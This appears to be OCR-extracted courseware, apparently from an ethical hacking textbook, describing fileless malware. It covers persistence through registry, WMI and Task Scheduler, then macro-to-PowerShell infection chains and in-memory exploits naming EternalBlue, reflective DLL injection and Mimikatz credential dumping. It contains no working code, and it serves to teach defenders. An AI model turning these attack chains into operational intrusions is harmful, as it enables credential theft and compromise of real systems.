
  - **Windows Registry**: Attackers can store the malicious scripts in the Windows AutoStart registry keys so that they are loaded and executed whenever the machine is restarted.

  - **Windows Management Instrumentation (WMI)**: Fileless malware also abuses WMI, which is commonly used for automating system administration tasks, to achieve and maintain persistence. In this case, attackers store the malicious scripts in the WMI repositories that are periodically triggered via WMI bindings.

  - **Windows Task Scheduler**: Using a task scheduler, attackers can set malicious scripts to be automatically triggered and executed in a chosen time interval.

- **Achieving Objectives**

  By maintaining persistence, attackers bypass security solutions and achieve a variety of objectives, such as data exfiltration, credential stealing, reconnaissance, and cyber-spying, on the target systems and network.



Launching Fileless Malware through Document Exploits and In-Memory Exploits

Document Exploits

- The attacker can trick users into downloading a document, archives, or any attractive files consisting of **malicious macro codes**
- The malicious macro **launches VBA or JavaScript** to exploit the Windows default tools such as PowerShell to continue the chain of infection

Victim opens a malicious document

Document runs malicious macro

Macro launches VBA or JavaScript

Malicious script exploits PowerShell to run payload and continue infection

In-Memory Exploits

- Attackers inject a malicious payload into the RAM that targets the legitimate process **without leaving any footprints**
- Attackers exploit different Windows APIs such as WMI, PSExec, or PowerShell to gain access over the process memory of a legitimate process

In-memory Exploit

EternalBlue → SMB1 → LSASS.EXE

Memory injection

Invoke-ReflectiveDllInjection

Suspicious activity

Mimikatz → LSASS.EXE → Cleartext Passwords, Password Hashes


Launching Fileless Malware through Document Exploits

An attacker can trick users into downloading documents, archives, PDFs, or other attractive files consisting of malicious macro code, which are sent via phishing emails or accepted via social engineering tricks. Once the file is opened, the malicious macro launches VBA (VisualBasic) or JavaScript to exploit the Windows default tools such as PowerShell. Then, the malicious script uses PowerShell to run additional code or payload to continue the infection without being traced.

The malicious script can either exploit PowerShell to get access to local storage files to run the executables or simply execute the malicious payload in memory. Once the malicious code or payload inside the document is successfully executed, it disguises itself as a legitimate dropper or downloader to continue the chain of infection that can be leveraged by an attacker to launch further attacks.

A fileless malware can be launched through document exploits in the following steps:

- The victim is tricked into downloading/running a malicious document
- The document runs a malicious macro
- The malicious macro launches VBA or JavaScript
- The malicious script exploits PowerShell to run additional code (payload) to spread the infection to other running processes or systems




Victim opens a malicious document
Document runs malicious macro
Macro launches VBA or JavaScript
Malicious script exploits PowerShell to run payload and continue infection

Figure 7.61: Launching Fileless Malware through Document Exploits

Launching Fileless Malware through In-Memory Exploits

